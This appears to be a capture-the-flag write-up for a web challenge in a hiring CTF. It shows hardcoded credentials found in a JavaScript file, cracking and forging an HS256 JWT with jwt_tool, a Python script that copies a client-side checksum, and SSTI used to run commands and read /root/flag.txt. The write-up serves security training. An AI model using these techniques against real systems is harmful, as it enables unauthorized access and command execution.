


CloudSEK Hiring CTF Challenge Round 2



Boot Sequence – Root Flag Write-Up

Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{997c4f47961b43ceaf327e08bc45ad0b}

Steps Followed

1. Initial Access – User authentication functionality was present.

<http://15.206.47.5:8443/>

2. Credential Discovery

While inspecting static assets, a `secrets.js` file was discovered.
This file contained hardcoded credentials.

```
        },
        {
          sector: "ORION-LOCK",
          checksum: "92acdd12a9",
          fallback: "solstice",
        },
        {
          sector: "CRADLE-PRIME",
          checksum: "bb92f0021",
          fallback: "midnight",
        },
      ],
      const maintenanceScripts = {
        reboot: [
          "echo \"Cycling arrays\"",
          "sleep 1",
          "echo \"Arrays cycled\"",
        ],
        fallback: "echo \"Manual override required\"",
      };
      const operatorLedger = [
        {
          codename: "relay-spider",
          username: "flightoperator",
          password: "GlowCloud!93",
          privilege: "operator",
        },
        {
          codename: "drift-marauder",
          username: "ghost",
          password: "aLongTimeAgo",
          privilege: "revoked",
        },
        {
          codename: "orbital-miner",
          username: "vector",
          password: "approximation",
          privilege: "revoked",
        },
      ],
    };
  }
};
```

Username: **flightoperator**
Password: **GlowCloud!93**

- Using these credentials we were able to login as an operator.
- As other user's privilege was revoked.

3. JWT Analysis

After login, a **JWT token** was observed in the backend (stored in session storage).

Key observations:

- Algorithm: **HS256**
- Role field present: "role": "operator"

This indicated potential **JWT privilege escalation** if the signing secret could be discovered.

The screenshot shows a browser window with multiple tabs open. The active tab is 'Not secure 15.206.47.5:8443/console'. On the left, there's a sidebar with 'Subsystems' (INTEL FEED, ADMIN BEACON) and a 'Field Intel' section displaying a log of uplinks from outer relays. The main content area shows the Network tab of the developer tools. A table lists a single entry for the URL 'http://15.206.47.5:8443'. The 'Key' column contains 'orbitalProfile' and 'orbitalToken'. The 'Value' column shows a large JSON object representing a JWT token. The token includes fields like 'alg': 'HS256', 'typ': 'JWT', 'sub': 'flightoperator', 'role': 'operator', 'iat': 1765687288, and 'exp': 1765688498. Below the table, the status bar shows '26°C 14-12-2025'.

The screenshot shows the jwt.io website. At the top, it says 'ENCODED VALUE' and 'DECODED HEADER'. The 'Encoded Value' section shows a long string of characters representing the JWT. The 'Decoded Header' section shows the JSON object: { "alg": "HS256", "typ": "JWT" }. The 'Decoded Payload' section shows the JSON object: { "sub": "flightoperator", "role": "operator", "iat": 1765687288, "exp": 1765688498 }. Below these, there's a 'JWT SIGNATURE VERIFICATION (OPTIONAL)' section with a 'SECRET' input field containing 'signature verification failed' and a note 'a-string-secret-at-least-256-bits-long'.

4. JWT Secret Key Discovery and Admin JWT Forgery

We discovered the JWT signing secret key.

```
(jwt-env)-(kali㉿kali)-[~/jwt_tool]
$ python3 jwt_tool.py \
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJzdWIiOiJmbGlnaHRvcGVyYXRvciiSInJvbGUiOiJvcGVyYXRvciiSImhdCT6MTc2NTY4NzIwOCwiZXhwIjoxNzY1Ng4NDA4fQ.53RynDvaas-DqFH41i6zaTe07bh
WlIaqKuMljof54g \
-C -d /usr/share/wordlists/rockyou.txt

JWT Tool
Version 2.3.0 @ticarpi

/home/kali/.jwt_tool/jwtconf.ini
Original JWI:
[+] butterfly is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "butterfly"
```

Using this secret key, the token was decoded, modified and re-signed.

The screenshot shows the JWT Decoder and Encoder interface. On the left, under 'HEADER: ALGORITHM & TOKEN TYPE', the configuration is set to 'Valid header' with the following JSON:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Under 'PAYLOAD: DATA', the configuration is set to 'Valid payload' with the following JSON:

```
{
  "sub": "flightoperator",
  "role": "admin",
  "exp": 1999999999
}
```

Under 'SIGN JWT: SECRET', the configuration is set to 'Valid secret' with the value 'butterfly'. At the bottom, the 'Encoding Format' is set to 'UTF-8'.

On the right, the 'JSON WEB TOKEN' section displays the generated token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJzdWIiOiJmbGlnaHRvcGVyYXRvciiSInJvbGUiOiJvcGVyYXRvciiSImhdCT6MTc2NTY4NzIwOCwiZXhwIjoxNzY1Ng4NDA4fQ.53RynDvaas-DqFH41i6zaTe07bh
iZhZGipbiIsImV4cCI6MTk5OTk5OX0.Mtr9n_QIwzKAZ_J2UG-kdgQmLJfeuh60suFR_T7VFmg
```

A 'COPY' button is visible above the token.

After modifying the role and re-signing with the correct secret, a valid **admin token** was generated.

Forged Admin JWT:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJzdWIiOiJmbGlnaHRvcGVyYXRvciiSInJvbGUiOiJhZG1pbisImV4cCI6MTk5OTk5OX0.Mtr9n_QIwzKAZ_J2UG-kdgQmLJfeuh60suFR_T7VFmg
```

This token was then used in place of the original token.

5. Accessing the Admin Beacon

With the forged admin JWT supplied in the request:

- Access to the **Admin Beacon** was granted.
- Restricted endpoints were now reachable.

6. Checksum Bypass

While inspecting the admin interface, a **console.js** file was identified.

- A checksum validation was enforced on admin messages
- The checksum logic was client-side
- This allowed crafting payloads that bypassed checksum validation

A custom script was written to:

- Replicate the checksum logic
- Submit a valid checksum with a malicious payload

```
8 <link rel="stylesheet" href="/static/css/styles.css" />
9 </head>
10
11 <body>
12   <div class="container dashboard">
13     <aside class="menu">
14       <h2>Subsystems</h2>
15       <button class="menu-item active" data-panel="intel-panel">Intel Feed</button>
16       <button class="menu-item" data-panel="admin-panel">Admin Beacon</button>
17     </aside>
18
19     <section class="panels">
20       <div class="panel" id="intel-panel">
21         <h2>Field Intel</h2>
22         <div class="muted">Live uplink from outer relays.</div>
23         <div id="intel-console" class="console"></div>
24       </div>
25
26       <div class="panel hidden admin-locked" id="admin-panel">
27         <h2>Quantum Admin Beacon</h2>
28         <div id="session-info" class="muted">No token detected. Reauthenticate at the relay gate.</div>
29         <p class="muted" id="admin-lock-message">
30           Only admin-grade operators may submit instructions to the beacon.
31         </p>
32         <form id="admin-form">
33           <label for="admin-message">Instruction template</label>
34           <textarea id="admin-message" rows="6"
35             placeholder="Enter instruction payload to broadcast across the fleet."></textarea>
36           <label for="admin-checksum" class="muted tiny">Checksum signature</label>
37           <input id="admin-checksum" name="checksum" placeholder="enter checksum" />
38           <button type="submit">Transmit</button>
39         </form>
40         <div id="admin-result" class="console"></div>
41       </div>
42     </section>
43   </div>
44
45   <script src="/static/js/telemetry.js"></script>
46   <script src="/static/js/hud.js"></script>
47   <script src="/static/js/console.js"></script>
48 </body>
```

```

function () {
    const panelButtons = document.querySelectorAll("[data-panel]");
    const panels = document.querySelectorAll(".panels .panel");
    const intelConsole = document.getElementById("intel-console");
    const sessionInfo = document.getElementById("session-info");
    const adminForm = document.getElementById("admin-form");
    const adminMessage = document.getElementById("admin-message");
    const adminResult = document.getElementById("admin-result");
    const adminLockMessage = document.getElementById("admin-lock-message");
    const adminMenuButton = document.querySelector('[data-panel="admin-panel"]');
    const checksumInput = document.getElementById("admin-checksum");

    let currentRole = "guest";

    function computeChecksum(payload, token) {
        const buffer = `${payload || ""}::${token || "guest-orbital"}`;
        let acc = 0x9e3779b1;
        for (let i = 0; i < buffer.length; i += 1) {
            const code = buffer.charCodeAt(i);
            const shift = i % 5;
            acc ^= (code << shift) + (code << 12);
            acc = (acc + ((acc << 7) >> 0)) ^ (acc >>> 3);
            acc = acc >>> 0;
            acc ^= (acc << 11) & 0xffffffff;
            acc = acc >>> 0;
        }
        return (acc >>> 0).toString(16).padStart(8, "0");
    }

    window.hyperpulseChecksum = computeChecksum;

    function showPanel(id) {
        panels.forEach((panel) => {
            panel.classList.toggle("hidden", panel.id !== id);
        });
        panelButtons.forEach((button) => {
            button.classList.toggle("active", button.dataset.panel === id);
        });
    }

    panelButtons.forEach((button) => {
        button.addEventListener("click", () => showPanel(button.dataset.panel));
    });
}

```

```

#!/usr/bin/python3

import requests
import json
import sys
import base64
from typing import Optional
from datetime import datetime

requests.packages.urllib3.disable_warnings()

TARGET_URL = "http://15.206.47.5:8443"
API_ENDPOINT = "/api/admin/hyperpulse"
# The provided ADMIN_TOKEN for authentication
ADMIN_TOKEN = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJmbGlnaHRvcGVyYXRvcIisI"
# --- UTILITY FUNCTIONS (Your existing functions) ---
# ... (decode_JWT and print_token_info go here) ...
# --- EXPLOIT LOGIC: Checksum Translation ---

def computeChecksum(payload: Optional[str], token: Optional[str]) -> str:
    """
    Translates the JavaScript computeChecksum function into Python.
    This uses bitwise operators that mimic JS behavior (unsigned 32-bit).
    """
    # 1. Build the buffer string, mirroring the JS logic
    buffer = f"{payload or ''}::{token or 'guest-orbital'}"

```

7. Running Custom Script

The admin endpoint rendered input via a server-side template engine.

Test Payload: {{7*7}}

Result: 49

This confirmed a **Server-Side Template Injection (SSTI)** vulnerability.

```
STEP 1] Testing SSTI vulnerability ...  
*] Testing for SSTI vulnerability with admin token ...  
DEBUG] Message: {{7*7}}  
DEBUG] Token: eyJhbGciOiJIUzI1NiIsInR5cCI6Ik ...  
DEBUG] Checksum: 97496e99  
*] Status Code: 200  
*] Response: {"reference":{"now":"2025-12-14T06:02:32.516958","pilot":"Nova-17","system":  
+]  
+] ✓ SSTI CONFIRMED! 7*7 = 49 (Template executed)  
+] ✓ Admin token is valid!  
  
STEP 2] Gathering system information ...  
*] Press Enter to continue ...
```

8. Retrieving the root Flag

After successfully running the custom script we got the /root/flag.txt

```
*] Running commands with admin privileges  
*] User: flightoperator | Role: admin  
*] Each command will use proper token-based checksum  


---



```
orbital-admin]> cat /root/flag.txt
```



Operator Login



|          |                          |
|----------|--------------------------|
| Username | <input type="text"/>     |
| Password | <input type="password"/> |



```
*] Executing command: cat /root/flag.txt
DEBUG] Checksum: fbab24af
*] Status Code: 200
+] V Command executed successfully!
+] Output:
lOuDsEk_ReSeArCH_tEaM_CTF_2025{997c4f47961b43ceaf327e08bc45ad0b}
```


```

Challenge Overview

Aspect	Details
Category	Web Exploitation
Vulnerability Type	JWT Misconfiguration, Client-Side Validation Bypass, SSTI
Objective	Gain administrative control of the Quantum Admin Beacon and retrieve the root flag
Difficulty	Medium
CVSS Score	8.4 (High)